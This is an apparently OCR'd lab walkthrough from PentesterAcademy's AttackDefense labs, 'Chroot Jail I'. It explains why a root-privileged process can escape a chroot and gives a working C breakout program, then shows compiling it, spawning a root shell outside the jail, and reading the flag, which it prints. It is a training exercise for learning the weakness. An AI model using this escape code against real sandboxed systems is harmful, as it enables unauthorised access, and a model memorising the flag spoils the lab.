
ATTACK
DEFENSE
by PentesterAcademy

Name	Chroot Jail I
URL	https://attackdefense.com/challengedetails?cid=1306
Type	Privilege Escalation : Linux

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Objective: Your mission is to breakout out of chroot jail and retrieve the flag!

In a chroot environment, if a program is running with root privileges, the program might be able to perform second chroot and can breakout of the chrooted environment. This is a limitation of chroot and hence it is recommended that the chrooted program should relinquish root privileges after chrooting.

Wikipedia Link: https://en.wikipedia.org/wiki/Chroot#Limitations

In this challenge, the bash program is running with root privileges.

Solution:

Step 1: List the binaries present in /bin and /usr/bin directory.

Command: ls -l /bin

```
root@attackdefense:~#
root@attackdefense:~# ls -l /bin/
total 1440
-rwxr-xr-x 1 root 0 1113504 Oct 27 07:37 bash
-rwxr-xr-x 1 root 0   35064 Oct 27 07:37 cat
-rwxr-xr-x 1 root 0  133792 Oct 27 07:37 ls
-rwxr-xr-x 1 root 0   63704 Oct 27 07:37 rm
-rwxr-xr-x 1 root 0  121432 Oct 27 07:37 sh
root@attackdefense:~#
```

Command: ls -l /usr/bin/

```
root@attackdefense:~# ls -l /usr/bin
total 6292
-rwxr-xr-x 1 root 0  917488 Oct 27 07:37 as
-rwxr-xr-x 1 root 0   10240 Oct 27 07:37 clear
-rwxr-xr-x 1 root 0 1010624 Oct 27 07:37 gcc
-rwxr-xr-x 1 root 0   43224 Oct 27 07:37 id
-rwxr-xr-x 1 root 0 1779400 Oct 27 07:37 ld
-rwxr-xr-x 1 root 0 2671240 Oct 27 07:37 vim
root@attackdefense:~#
```

GCC is available in the chroot environment.

Step 2: Write a C program to break out of the chroot environment.

C Program:

```
#include <sys/stat.h>
#include <stdlib.h>
#include <unistd.h>

int main(void)
{
        mkdir("chroot-dir", 0755);
        chroot("chroot-dir");
        for(int i = 0; i < 1000; i++) {
        chdir("..");
        }
        chroot(".");
        system("/bin/bash");
}
```

Save the program as break-chroot.c.

```
root@attackdefense:~# cat break-chroot.c
#include <sys/stat.h>
#include <stdlib.h>
#include <unistd.h>

int main(void)
{
    mkdir("chroot-dir", 0755);
    chroot("chroot-dir");
    for(int i = 0; i < 1000; i++) {
        chdir("..");
    }
    chroot(".");
    system("/bin/bash");
}
root@attackdefense:~#
```

The above program will:

1. Create a chroot environment.
2. Change directory to a path relatively outside of the chroot environment. (to reach the root file system outside of chroot enviorment)
3. Enter chroot to access the root file system.

Step 3: Compile the C program.

Commands:
gcc -o break-chroot break-chroot.c
ls

```
root@attackdefense:~# gcc break-chroot.c -o break-chroot
root@attackdefense:~#
root@attackdefense:~#
root@attackdefense:~# ls
break-chroot  break-chroot.c
root@attackdefense:~#
```

Step 4: Break out of the chroot environment and check the binaries present in /bin/ directory.

Commands:
./break-chroot
ls /bin/

```
root@attackdefense:~# ./break-chroot
root@attackdefense:/#
root@attackdefense:/# ls /bin/
'Chroot Jail'   bzgrep         cp              echo      hostname   more           readlink     su
 bash           bzip2          dash            egrep     kill       mount          rm           sync
 bunzip2        bzip2recover   date            false     ln         mountpoint     rmdir        tar
 bzcat          bzless         dd              fgrep     login      mv             run-parts    tempfile
 bzcmp          bzmore         df              findmnt   ls         nisdomainname  sed          touch
 bzdiff         cat            dir             grep      lsblk      pidof          sh           true
 bzegrep        chgrp          dmesg           gunzip    mkdir      ps             sh.distrib   umount
 bzexe          chmod          dnsdomainname   gzexe     mknod      pwd            sleep        uname
 bzfgrep        chown          domainname      gzip      mktemp     rbash          stty         uncompress
root@attackdefense:/#
```

The binaries available in the “/bin” directory of the root filesystem outside of the chroot are listed.

Step 5: Search for the flag on the filesystem

Command: find / -name *flag* 2>/dev/null

```
root@attackdefense:/# find / -name *flag* 2>/dev/null
/sys/devices/pnp0/00:03/tty/ttyS0/flags
/sys/devices/platform/serial8250/tty/ttyS15/flags
/sys/devices/platform/serial8250/tty/ttyS6/flags
/usr/include/x86_64-linux-gnu/asm/processor-flags.h
/usr/include/x86_64-linux-gnu/bits/ss_flags.h
/usr/include/x86_64-linux-gnu/bits/waitflags.h
/root/flag
/new-root/usr/lib/x86_64-linux-gnu/perl/5.26.1/bits/ss_flags.ph
/new-root/usr/lib/x86_64-linux-gnu/perl/5.26.1/bits/waitflags.ph
/new-root/usr/include/linux/tty_flags.h
/new-root/usr/include/linux/kernel-page-flags.h
/new-root/usr/include/x86_64-linux-gnu/asm/processor-flags.h
/new-root/usr/include/x86_64-linux-gnu/bits/ss_flags.h
/new-root/usr/include/x86_64-linux-gnu/bits/waitflags.h
root@attackdefense:/#
```

Step 6: Retrieve the flag

Command: cat /root/flag

```
root@attackdefense:/#
root@attackdefense:/# cat /root/flag
00bcc88308db5ca58b1f27ddec6cc9c7
root@attackdefense:/#
```

Flag: 00bcc88308db5ca58b1f27ddec6cc9c7